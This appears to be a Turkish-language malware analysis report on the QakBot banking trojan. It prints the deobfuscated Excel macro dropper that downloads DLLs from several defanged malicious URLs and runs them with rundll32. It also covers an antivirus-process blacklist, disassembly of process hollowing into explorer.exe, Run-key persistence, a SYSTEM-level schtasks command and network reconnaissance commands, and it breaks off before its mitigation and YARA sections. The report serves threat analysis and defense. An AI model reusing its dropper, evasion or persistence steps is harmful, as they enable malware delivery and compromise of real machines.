

QAKBOT

Teknik Analiz Raporu



İÇİNDEKİLER

GİRİŞ	2
ÖN İZLENİM.....	2
Documents-1472621861.xlsx ANALİZİ....	3
Wiroe.oer1 ANALİZİ.....	5
BLACKLIST.....	7
PROCESS HOLLOWING.....	8
NETWORK ANALİZİ.....	15
ÇÖZÜM ÖNERİLERİ.....	17
YARA KURALI.....	18


Giriş

2007 yılında ilk olarak tespit edilen QAKBOT, QBOT adıyla da bilinir. Truva Atı türünde olan QAKBOT ailesinin temel amacı bankalardaki kimlik bilgilerini ve diğer finansal bilgileri çalmaktır. QAKBOT ailesi geçen yıllarda veri çalmayla beraber etkin bir siber saldırı aracına dönüşmüştür. Günümüzün en tehlikeli saldırıları bu şekilde gerçekleştirilebilmektedir. Prolock fidye yazılımı ve Windows sistemine uzaktan bağlanarak IP adresi üzerinden bankacılık işlemleri yapabilmektedir. Solucan benzeri çalışıp gelişebilir, makinelerde backdoor oluşturabilir ve kullanıcı girdi çıktılarını kaydedebilmektedir.

EMOTET gibi diğer kötü amaçlı yazılımlar tarafından yeniden diriltiren QAKBOT, spam veya gizlenmiş e-postalar kullanılarak bir spam kampanyası aracılığıyla dağıtıldığı görülmüştür. Bu siber saldırılar öncelikli olarak kötü amaçlı bir web sayfasına yönlendirip dropper olarak excel dokümanı kullanmaktadır. Daha sonra QAKBOT dropper olan excel dokümanı ile asıl zararlı dosyayı macro kodları yardımıyla indirmektedir. Dropperlar asıl zararlıyı yüklemeye yönelik çalışan kötü amaçlı bir bileşendir. Kendisinin bir kopyasını makinede bırakıp otomatik çalıştırma kaydı ve kalıcılığı için zamanlanmış bir görev oluşturur. Ayrıca kendisini explorer.exe processine enjekte eder.

Ön İzlenim

İlk olarak, özelleştirilmiş bir ortalama e-postası ile başlamaktadır. E-posta kötü amaçlı Microsoft Office dokümanına yönlendiren bağlantı içerir. Office macro kodları VBScript kullanmaktadır. Microsoft tarafından Visual Basic üzerinde modellenen VBScript, bir Active Scripting dilini temsil etmektedir ve indirilen içerikler, siber suçluların kontrolündeki sunucu ile iletişim kurulmasını mümkün kılmakta ve komutlar iletilmektedir.



Obfuscate excel formülleri deobfuscate edildiğinde aşağıdaki gibi gözükmetedir.

```
CALL("URLMon","URLDownloadToFileA","JJCCBB",0,
"https://theottomandoner[.]co[.]uk/drms/bb.html","../wiroe.oer5",0,0)

CALL("URLMon","URLDownloadToFileA","JJCCBB",0,
"http[:]//nicolette7107gq[.]ru.com/bb.html","../wiroe.oer2",0,0)


CALL("URLMon","URLDownloadToFileA","JJCCBB",0,
"http[:]//paufderhar07ol[.]ru[.]com/bb.html","../wiroe.oer1",0,0)

CALL("URLMon","URLDownloadToFileA","JJCCBB",0,
"https[:]//chocolateuncle[.]online/drms/bb.html","../wiroe.oer3",0,0)

CALL("URLMon","URLDownloadToFileA","JJCCBB",0,
"https[:]//cablenet[.]com[.]ec/drms/bb.html","../wiroe.oer4",0,0)

EXEC("rundll32 ..\wiroe.oer1,DllRegisterServer")
EXEC("rundll32 ..\wiroe.oer2,DllRegisterServer")
EXEC("rundll32 ..\wiroe.oer3,DllRegisterServer")
EXEC("rundll32 ..\wiroe.oer4,DllRegisterServer")
EXEC("rundll32 ..\wiroe.oer5,DllRegisterServer")
```

Yukarıdaki internet adreslerine bağlantı kurmaya çalışarak kullanıcılar dizinine "wiroe.oer1","wiroe.oer2","wiroe.oer3","wiroe.oer4" ve "wiroe.oer5" adlı dosyaları indirdiği ve aynı dosyalar olduğu gözlemlenmiştir. İndirilen dosyaları "DllRegisterServer" ordinali ile çalıştırmaktadır. Bu işlemin diğer bağlantı adreslerinin aktif olmamasına karşı alınmış bir önlem olduğu belirlenmiştir.




Wiroe.oe1 Analizi


DOSYA	wiroe.oe1
MD5	439e101481408971ee0bffde70419566
SHA -1	e2a69bd8477669a135250ae087b36d21cd29ae8a

“Wiroe.oe1” dosyasının file headerı kontrol edildiğinde DLL olduğu saptanmıştır.

FindResourceA API' si ile resource dosyalarından "TYU" isimli dosyanın arandığı gözlemlenmiştir. Devamında bulunduğu dosyanın SizeofResource API'sini kullanarak hafızada boyutunu belirledikten sonra VirtualAllocEx API'sini kullanarak hafızaya çözümlenmiş şekilde yazmaktadır.



Aşağıdaki algoritma kullanılarak çözümlenmektedir.



Çözme işleminin ardından çıkan dosya incelendiğinde asıl zararlı işlevi yaptığı yer olduğu anlaşılmaktadır.

DOSYA	UNNAMED
MD5	bf405fb27ec79209e373c32dfac66203
SHA-1	fa6a850c19291fb5f8372d8821b527c2cf15d8c1

Çıkan dosyanın File Header'ına bakıldığında dosyanın bir DLL olduğu gözlemlenmiştir.

Blacklist

Analize başlandığında bir blacklist mevcut olduğu görülmektedir. Zararlı 16 adet antivirüs programının sisteme var olup olmadığını denetlemektedir.

avgcsrvx.exe	MsMpEng.exe	avp.exe	egui.exe
bdagent.exe	AavastSvc.exe	coreServiceShell.exe	SAVAdminService.exe
fshoster32.exe	Wrsa.exe	vkise.exe	MBAMServixe.exe
fmon.exe	dwengine.exe	mcshield.exe	ByteFence.exe

```

1000F55B 33C0 xor eax,eax
1000F55D 8D7D D4 lea edi,dword ptr ss:[ebp-2C]
1000F560 AB stosd
1000F561 AB stosd
1000F562 C745 DC 00000100 mov dword ptr ss:[ebp-24],10000
1000F569 C745 E0 08020000 mov dword ptr ss:[ebp-20],208
1000F570 33C0 xor eax,eax
1000F572 8D7D E4 lea edi,dword ptr ss:[ebp-1C]
1000F575 AB stosd
1000F576 6A 11 push 11
1000F578 5B pop ebx
1000F579 AB stosd
1000F57A 8DBD E4FEFFFF lea edi,dword ptr ss:[ebp-11C]
1000F580 895D FC mov dword ptr ss:[ebp-4],ebx
1000F583 8B47 FC mov eax,dword ptr ds:[edi-4]
1000F586 FR F0440000 call yedek.10013A68
1000F588 8945 F8 mov dword ptr ss:[ebp-8],eax
1000F58E 85C0 test eax,eax
1000F590 74 1A je yedek.1000F5AC
1000F592 57 push edi
1000F593 6A 00 push 0
1000F595 6A 3B push 3B
1000F597 8BF0 mov esi,eax
1000F599 E8 8AF5FFFF call yedek.1000EB28
1000F59E 8947 04 mov dword ptr ds:[edi+4],eax
1000F5A1 83C4 0C add esp,c
1000F5A4 8D45 F8 lea eax,dword ptr ss:[ebp-8]
1000F5A7 E8 070D0000 call yedek.100102B3
1000F5AC 83C7 10 add edi,10
1000F5AF FF4D FC dec dword ptr ss:[ebp-4]
1000F5B2 75 CF jne yedek.1000F583

```


Antivirüsler için blacklist kontrolü yapıldıktan sonra zararlı Shellcode enjekte edebileceği alanı HeapCreate ile oluşturmaktadır.

```

1000D168 FF15 C800210 call dword ptr ds:[<&HeapCreate>]
1000D171 A3 44570310 mov dword ptr ds:[10035744],eax
1000D176 C3 ret
1000D177 55 push ebp
1000D178 8BEC mov ebp,esp
1000D17A 837D 10 00 cmp dword ptr ss:[ebp+10],0
1000D17E 74 17 je yedek.1000D197
1000D180 8B4D 08 mov ecx,dword ptr ss:[ebp+8]
1000D183 8B45 0C mov eax,dword ptr ss:[ebp+C]
1000D186 2BC8 sub ecx,eax
1000D188 8A10 mov dl,byte ptr ds:[eax]
1000D18A FF4D 10 dec dword ptr ss:[ebp+10]
1000D18D 881401 mov byte ptr ds:[ecx+eax],dl
1000D190 40 inc eax
1000D191 837D 10 00 cmp dword ptr ss:[ebp+10],0
1000D195 75 F1 jne yedek.1000D188
1000D197 8B45 08 mov ecx,dword ptr ss:[ebp+8]
1000D19A 5D pop ebp
1000D19B C3 ret
1000D19C 55 push ebp
    
```


dword ptr [ebp+10]=[0026EEA4]=1AC3

.text:1000D18A yedek.d11:\$D18A #C58A


Process Hollowing

Qakbot zararlı yazılımı diğer zararlı yazılımların da sıklıkla kullandığı Process Hollowing tekniğini kullanmaktadır. Explorer.exe process'i suspend olarak başlatmaktadır. Ardından WriteProcessMemory yaparak zararlıyı bu alana enjekte etmektedir.

The screenshot shows a Windows desktop environment with several windows open. The primary focus is on the Process Hacker application, which is displaying the memory dump of explorer.exe (PID: 3084). The memory dump shows a sequence of instructions, including a call to HeapCreate, followed by a series of push, mov, and cmp instructions. A red box highlights the instruction: `call dword ptr ds:[&HeapCreate]`. Below the memory dump, the CPU registers are visible, showing the value of the `eax` register as `00000000`. The `Process Hacker` window also shows the `Process Hacker` application in the taskbar, indicating that the process is being hollowed out. The `explorer.exe` window is also visible, showing the `Process Hacker` application in the taskbar. The `Process Hacker` window is also showing the `Process Hacker` application in the taskbar.



ResumeThread ile suspend durumda olan process'i aktif duruma getirmektedir. Eğer belirtilen blacklistten herhangi birine rastlar ise kendini "explorer.exe" dışında "mobsync.exe" içerisine enjekte edebilmektedir.



Qakbot zararlısı, sistemde kalıcılık sağlamak için kayıt defterindeki "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" anahtarını kullanmaktadır.

```
01000D1EA 55 push ebp
01000D1EB 88EC mov ebp,esp
01000D1ED 8845 08 mov eax,dword ptr ss:[ebp+8]
01000D1F0 85C0 test eax,eax
01000D1F2 74 43 je yedek.1000D237
01000D1F4 56 push esi
01000D1F5 8830 mov esi,dword ptr ds:[eax]
01000D1F7 85F6 test esi,esi
01000D1F9 74 3B je yedek.1000D236
01000D1FB 8320 00 and dword ptr ds:[eax],0
01000D1FE 8845 0C mov eax,dword ptr ss:[ebp+C]
01000D201 83F8 FF cmp eax,FFFFFFFF
01000D204 75 09 jne yedek.1000D20F
01000D206 56 push esi
01000D207 E8 6C2C0000 call yedek.1000FE78
01000D20C 59 pop ecx
01000D20D E8 0C jmp yedek.1000D218
01000D20F 83F8 FE cmp eax,FFFFFFFF
01000D212 75 07 jne yedek.1000D218
01000D214 88CE mov ecx,esi
01000D216 E8 7E2D0000 call yedek.1000FF99
01000D21B 50 push eax
01000D21C 6A 00 push 0
01000D21E 56 push esi
01000D21F E8 A7FFFFFF call yedek.1000D1C8
01000D224 83C4 0C add esp,C
01000D227 56 push esi
01000D228 6A 00 push 0
01000D22A FF35 44570310 push dword ptr ds:[10035744]
01000D230 FF15 54010210 call dword ptr ds:[&HeapFree]
01000D236 5E pop esi
```

esi=01EAE1B8 L"SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
.text:1000D1F4 yedek.d11:5D1F4 #C5F4


Anti-Analysis kontrollerinden sonra QakBot zararlısı, bir yapılandırma dosyasıyla birlikte kendisini AppData altına kopyalamaktadır.

```
01001F40 41 mov ecx,ecx
01001F41 E mov edi,edi
01001F42 3E mov edi,edi
01001F43 2A mov edi,edi
01001F44 edi
01001F45 dword ptr ds:[<&BitBlt>]
01001F46 eax,dword ptr ds:[100356A8]
01001F47 edi
01001F48 dword ptr ds:[eax+AC]
01001F49 yedek.10004D09
01001F4A ecx
01001F4B ecx
01001F4C dword ptr ds:[100356D0],eax
01001F4D eax,edi
01001F4E yedek.1000365A
01001F4F 2
01001F50 yedek.10003657
01001F51 eax
01001F52 eax,dword ptr ds:[100356C8]
01001F53 dword ptr ds:[eax+30]
01001F54 3
01001F55 eax
01001F56 yedek.100036C9
01001F57 yedek.10011747
01001F58 dword ptr ss:[ebp-4],eax
01001F59 eax,edi
01001F5A edek.100036C7
01001F5B dword ptr ds:[<&GetLastError>]
```

eax=L"C:\\Users\\ \\AppData\\Roaming\\Microsoft\\Qbouvjf\\innduv.d11"
eax:L"C:\\Users\\ \\AppData\\Roaming\\Microsoft\\Qbouvjf\\innduv.d11"
eax:L"C:\\Users\\ \\AppData\\Roaming\\Microsoft\\Qbouvjf\\innduv.d11"
eax:L"C:\\Users\\ \\AppData\\Roaming\\Microsoft\\Qbouvjf\\innduv.d11"
[ebp-4]:L"C:\\Users\\ \\AppData\\Roaming\\Microsoft\\Qbouvjf\\innduv.d11"
eax:L"C:\\Users\\ \\AppData\\Roaming\\Microsoft\\Qbouvjf\\innduv.d11"

eax=01F1FF60 L"C:\\Users\\ \\AppData\\Roaming\\Microsoft\\Qbouvjf\\innduv.d11"
edi=0
.text:10003662 yedek.d11:\$3662 #2A62

Döküm1 Döküm2 Döküm3 Döküm4 Döküm5 İzle 1 [x=] Yerel Değişkenler Yapı 0031F70C 00
0031F710 00



Qakbot zararlısı ne zaman çalışacağını ve ardından silineceğini belirlemektedir.

```
yedek.10009c0d
push esi ; esi:L"C:\Windows\system32\schtasks.exe" /create /RU \NT AUTHORITY\SYSTEM /tn cxcgmrzjc /tr \"regsvr32.exe -s \\\"C:\Users\ \\Desktop\yedek.d11\\"" /sc ONCE /z /ST 02:08 /ET 02:20
call yedek.10000d64
lea eax,dword ptr ss:[esp+28] ; [esp+28]:L\"regsvr32.exe -s \\\"C:\Users\ \\Desktop\yedek.d11\\""
push FFFFFFFF
push eax
call yedek.100001EA
add esp,18
lea eax,dword ptr ss:[esp+c]
push FFFFFFFF
push eax
call yedek.100001EA
pop ebx
pop ebx
jmp yedek.100090c1

yedek.100090c1
xor eax,eax
pop edi
pop esi ; esi:L"C:\Windows\system32\schtasks.exe" /create /RU \NT AUTHORITY\SYSTEM /tn cxcgmrzjc /tr \"regsvr32.exe -s \\\"C:\Users\ \\Desktop\yedek.d11\\"" /sc ONCE /z /ST 02:08 /ET 02:20
pop ebx
mov esp,ebp
pop ebp
ret
```

```
"C:\Windows\system32\schtasks.exe" /Create /RU "NT  
AUTHORITY\SYSTEM" /tn cxcgmrzjc /tr "regsvr32.exe -s  
\"C:\Users\<ComputerName>\Desktop\yedek.dll\" /SC ONCE /Z /ST  
02:08 /ET 02:20"
```

"/RU" komutu ile en üst yetkilere sahip kullanıcı ile çalışacağını belirtmektedir.

"/tn" task name belirtmektedir.

"/tr" görevin çalıştıracağı programı belirtmektedir.


"/SC" çalışma sıklığını belirtmektedir.

"/Z" çalıştıktan sonra silmektir.

"/ST" çalışmaya başlayacağı zamanı belirtmektedir.

"/ET" çalışmayı durdurduğu zamanı belirtmektedir.

Qakbot zararlısı veri alışverişi için aşağıdaki exe'leri enjekte olduğu explorer.exe programı aracılığıyla başlatarak CommandLine da belirtilen komutları çalıştırır.



“Arp -a” Ağ ara yüzündeki arp ön bellek tablolarını görüntülemek için kullanılır.

“net view /all” Ş paylaşımları dahil tüm paylaşımları görüntüler.

“nslookup -querytype=ALL -timeout=10 _ldap._tcp.dc._msdcs.WORKGROUP”

“querytype” parametresi ile sorgu için kaynak kayıt türünü değiştirir

“-timeout” parametresi ile bir arama isteğine yanıt beklemek için saniye sayısını belirtir. Belirtilen süre içerisinde yanıt alınmazsa süre iki katına çıkar ve istek yeniden gönderilir,

